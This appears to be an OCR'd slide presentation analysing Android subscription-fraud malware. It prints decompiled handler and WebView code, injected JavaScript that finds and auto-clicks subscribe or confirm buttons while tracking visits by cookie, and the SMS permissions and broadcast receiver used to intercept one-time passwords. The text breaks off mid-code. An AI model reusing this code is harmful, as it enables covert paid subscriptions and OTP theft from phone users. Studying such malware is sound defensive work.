
Gun zipped

and/or

b64 Encoded


and/or

Encrypted



Fetch and Subscribe

- The malware uses a **handler** which notifies during all the stages of the subscription process.
- The handler reacts according to the **Message.what** parameter.
- The **Message** object "carries" additional info which will be used by the handler to complete a task.



Message.what = i	• task_i()
Message.what=i+1	• task_i+1()
Message.what = ...	
Message.what = ...	
Message.what = n	• task_n()

Continued

Fetch and Subscribe

- The malware uses a **handler** which notifies during all the stages of the subscription process.
- The handler reacts according to the **Message.what** parameter **(1)**.
- The **Message** object carries additional info which will be used by the handler to complete a task.


Continued

Loading page

Page loading finished

SMS Received


[actual code]



```
@Override   // android.os.Handler
public void handleMessage(Message arg6) {
    int v0 = arg6.what; (1)
    if(v0 == 107) {
        bhu8.vgy7(bhu8.this);
        return;
    }

    if(v0 == 0x72) {
        if(!bhu8.this.handler.hasMessages(107)) {
            bhu8.vgy7(bhu8.this);
        }

        bhu8.this.handler.removeMessages(0x72);
        bhu8.this.handler.sendEmptyMessageDelayed(0x72, 180007L);
        return;
    }
}
```

Fetch and Subscribe


- The WebViewClient.**onPageFinished** and WebChromeClient.**onProgressChanged** callbacks.
- The handler will perform the required actions in order to initiate the subscription process.



```
public void onPageFinished(WebView view, String url) {
    int v0 = 1;
    JavaJsbridge v1 = JavaJsbridge.this;
    if(v1.bhu8.asd1 > 0L || (v1.zse4)) {
        return;
    }

    v1.bhu8.mko0("--------:" + url);
    if(url.startsWith(Properties.https)) {
        JavaJsbridge.this.url_1 = url;
    }

    JavaJsbridge.vgy7(JavaJsbridge.this, true);
    JavaJsbridge v1_1 = JavaJsbridge.this;
    if(!v1_1.bhu8.xdr5 || !v1_1.bhu8.nji9(v1_1.url_1)) {
        v0 = 0;
    }

    JavaJsbridge.bhu8(v1_1, ((boolean)v0));
    JavaJsbridge v0_1 = JavaJsbridge.this;
    if(v0_1.qaz1) {
        v0_1.vgy7(302, 60007);
        return;
    }

    Message message = v0_1.handler2.obtainMessage(0x80, v0_1.url_1);
    v0_1.handler2.sendMessageDelayed(message, 3021L);
}
```

[actual code]

(1)




Continued

Fetch and Subscribe

The injected JavaScript code will scrap the subscription page (1) in order to identify elements which their innerText property is semantically related with the subscription process (2).

If such an element has been identified, it will be processed by the function c (3)



```
var buttons = document.getElementsByTagName('button');
if (buttons != null) {
    for (var i = 0; i < buttons.length; i++) {
        var button = buttons[i];
        if (r == 0
                && (button.type == 'button' || button.type == 'submit' || button.type == 'image')
                && (button.value.toLowerCase().indexOf('confirm') >= 0
                        || button.name.toLowerCase().indexOf('confirm') >= 0
                        || button.innerText.toLowerCase().indexOf(
                                'confirm') >= 0
                        || button.value.toLowerCase().indexOf('yes') >= 0
                        || button.name.toLowerCase().indexOf('yes') >= 0
                        || button.innerText.toLowerCase()
                                .indexOf('yes') >= 0
                        || button.value.toLowerCase().indexOf('click') >= 0
                        || button.name.toLowerCase().indexOf('click') >= 0
                        || button.innerText.toLowerCase().indexOf(
                                'click') >= 0
                        || button.value.toLowerCase().indexOf('subscr') >= 0
                        || button.name.toLowerCase().indexOf('subscr') >= 0
                        || button.innerText.toLowerCase().indexOf(
                                'subscr') >= 0
                        || button.value.toLowerCase().indexOf('enter') >= 0
                        || button.name.toLowerCase().indexOf('enter') >= 0
                        || button.innerText.toLowerCase().indexOf(
                                'enter') >= 0
                        || button.value.toLowerCase().indexOf(
                                'continue') >= 0
                        || button.name.toLowerCase()
                                .indexOf('continue') >= 0
                        || button.innerText.toLowerCase().indexOf(
                                'continue') >= 0
                        || button.value.toLowerCase().indexOf('ok') >= 0
                        || button.name.toLowerCase().indexOf('ok') >= 0
                        || button.innerText.toLowerCase().indexOf('ok') >= 0
                        || button.value.toLowerCase().indexOf('submit') >= 0
                        || button.name.toLowerCase().indexOf('submit') >= 0
                        || button.innerText.toLowerCase().indexOf(
                                'submit') >= 0
                        || button.value.toLowerCase().indexOf(
                                'start now') >= 0
                        || button.name.toLowerCase().indexOf(
                                'start now') >= 0
                        || button.innerText.toLowerCase().indexOf(
                                'start now') >= 0
                        || button.value.toLowerCase().indexOf(
                                'play now') >= 0
                        || button.name.toLowerCase()
                                .indexOf('play now') >= 0 || button.innerText
                        .toLowerCase().indexOf('play now') >= 0)) {
            r = c(button, 1, i, od);
        }
    }
}
```

(1)

(2)

(3)

[actual code]

Continued

Fetch and Subscribe

Before the **click**() or **submit**() function is invoked the **jdh** (1) function will return **true** if the page hasn't been visited in the past or **false** otherwise (2).


To track a page visit, **jdh** sets a cookie with specific characteristics (3). To avoid a double subscription, **jdh** will fetch the current cookie to check if those characteristics are present.

The branch at Lines 37-41 (4) will simulate a click on the particular element.


Remember... Customers cannot be subscribed to a specific service more than one time.

Continued

[actual code]



```
function c(w, t, p, od) {
    try {
        if (jdh(od, p)) {  (1)
            if (t == 1) {
                w.click();
            } else {
                w.submit();  (4)
            }
            return 1;
        }
    } catch (err) {
    }
    return 0;
}
```



```
function getCookie(name) {
    try {
        var arr, reg = new RegExp('(^| )' + name + '=([^;]*)(;|$)');
        if (arr = document.cookie.match(reg)) {
            return unescape(arr[2]);
        }
    } catch (err) {
    }
    return null;
}
function jdh(id, p) {
  try {
      var tags = document.getElementsByTagName('*');
      var cid = getCookie('jdhid');
      var l = getCookie('jdhl');
      var exp = new Date();
      exp.setTime(exp.getTime() + 60 * 1000 * 1);
      if (cid != null && cid == id) {
          if (l.indexOf('_' + tags.length + '#' + p + '_') >= 0) {  (2)
              return false;
          } else {
              document.cookie = 'jdhl=' + l + tags.length + '#' + p + '_';
              return true;
          }
      } else {
          document.cookie = 'jdhid=' + id + ';expires=' + exp.toGMTString();
          document.cookie = 'jdhl=_' + tags.length + '#' + p + '_';  (3)
          return true;
      }
  } catch (err) {
  }
  return true;
}
```

Handling OTPs (one-time passwords)

SMS Interception common techniques:

- Using an SMS broadcast receiver
- Binding the Notification Listener service
- Using an SMS content observer


Handling OTPs (one-time passwords)

The malware will try to obtain all the required permissions in order to perform its tasks (1).

Using a **broadcast receiver,** it listens for incoming SMSs (2).


In the **onReceive** callback extracts/filters the incoming SMS for specific keywords (3)

Required Permissions: RECEIVE_SMS



```
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.provider.Telephony.SMS_RECEIVED"/>
```

(1)



```
tpack.l2.cft6.Otp_interceptor.nji9broadcastReceiver v0_1 = new BroadcastReceiver() {
    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context arg8, Intent arg9) {
        Object[] v0 = (Object[])arg9.getExtras().get(Properties.pdus);
